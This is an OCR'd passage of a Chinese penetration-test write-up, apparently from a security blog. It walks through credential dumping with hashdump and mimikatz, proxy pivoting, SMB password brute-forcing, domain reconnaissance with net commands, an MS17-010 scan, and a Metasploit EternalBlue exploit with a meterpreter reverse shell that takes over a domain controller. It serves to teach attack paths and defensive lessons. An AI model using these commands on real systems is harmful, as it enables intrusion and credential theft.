
2.1.2 密码抓取

CS自带命令hashdump来抓一下本机hash，成功获得，再使用mimikatz来一波明文密码抓取。






明文密码获取成功，使用3proxy中的proxy\socks，启动一个Socks5\http代理服务器，继而使用proxifier做代理链。




本地挂上代理，使用超级弱口令检查工具进行SMB协议爆破，成功拿到多台服务器。



弱口令列表

序号	IP地址	服 务	端口	帐户名	密码	BANNER	用时[毫秒]
1		SMB	445	administrator			279
2		SMB	445	administrator			280
3		SMB	445	administrator			332
4		SMB	445				277
1		SMB	445	administrator			25
2		SMB	445	administrator			203
3		SMB	445	administrator			31
4		SMB	445	administrator			43
5		SMB	445				104
6		SMB	445	administrator			435
7		SMB	445	administrator	1qa		149

依次登录获得口令的服务器，发现其中一台主机在域内，将服务器shell反弹连接到CS服务器，随即对域信息进行收集。



2.1.3 定位域控


使用命令`net view`定位域控主机ip。

2.1.4 查看是否当前用户在域中

并使用`shell net user administrator /domain`来查看当前用户是否在域内。

2.1.5 查询域管理员

接着使用`shell net group "domain admins /domain"`查看域管理员。



2.1.6 扫描ms17_010

做完之前信息收集操作，本着之前经验会在内网发现大量MS17_010这类好用的漏洞为前提，扫他一波。事后想了一下动作其实有些大，对方如果有安全设备应该已经告警。

使用命令：`Ladon ip/24 MS17010`

```
beacon> Ladon 192.1      MS17010
[+] host called home     956515 bytes
[+] received output:
Ladon 6.4
Star     5/14 15:52:37
192.     /24
load
192.16     is Valid CIDR
IPCound
Scan Start:     15:52:37

[+] rec     utput:
192.168     MS17-016                                    501 SP 1]
192.16      MS17-01                                     ]
192.168     MS17-0                                      SP 1]

[+] received output:
==========================================
OnlinePC:3
Cidr Scan Finished!
```

惊喜发现域控竟然存在MS17_010，世界对我如此公平，正义从未迟到，只能说来的刚刚好，完成目标的号角已然吹响。

还等什么，让我们拿起手中的msf给他来一把梭哈。

3. msf&cs拿下域控

3.1 msf&cs联动

这里习惯使用msf中的ms17_010漏洞利用模块进行利用。所以需要将MSF代理到目标内网中去。


3.1.1 CS配置


首先我们配置CS通过命令来生成隧道：

```
gitid
socks 1090
```

```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are [redacted]tor (admin)
beacon> socks 1090
[+] host called home, sent: 16 bytes
[+] started SOCKS4a server on: 1090
[STU1] Administrator */2932 (x64)
```

view==>proxy pivots==>复制地址：





3.1.2 msf配置

接着配置msf代理进入企业内网。

```
msf5 > setg Proxies soc                    :1090
Proxies => socks4:192.
msf5 > setg ReverseAllo
ReverseAllowProxy => true
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhos
lhost => 19
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```


成功通过ms17_010的exp拿到域控权限。

```
[-] Unknown command: whoami.
meterpreter > shell whoami
Process 3644 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
map (as root)
```

```
主机名:
OS 名称:
OS 版本:          6.3.9600 暂缺 Build 9600
OS 制造商:        Microsoft Corporation
OS 配置:          主域控制器
OS 构件类型:      Multiprocessor Free
注册的所有人:     Windows 用户
注册的组织:
产品 ID:          00
初始安装日期:     20
系统启动时间:     20
系统制造商:       Inspur
系统型号:         NF5280M4
系统类型:         x64-based PC
处理器:           安装了 2 个处理器。
```

总结

根据Shiro反序列化进入内网，通过内网中weblogic历史漏洞利用，拿到了双网卡的内网服务器，后利用此服务器进行口令复用，成功拿到一台域内主机，通过ms17_010漏洞扫描并利用拿下域控权限，总体来看还是厂商对安全不够重视，网络控制未做隔离，内网安全意识薄弱。


攻击路径流程图
攻击者
Shiro 反序列
Weblogic
密码抓取
密码复用
信息收集
域内主机
MS17_010
域控

这次渗透比较顺利，但是过程较为完整，可以为大家带来一个整体化的渗透流程思路。如何在外网找到突破口，并如何在内网做信息收集，收集信息的利用方式如何去做，希望可以为大家带来收获。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队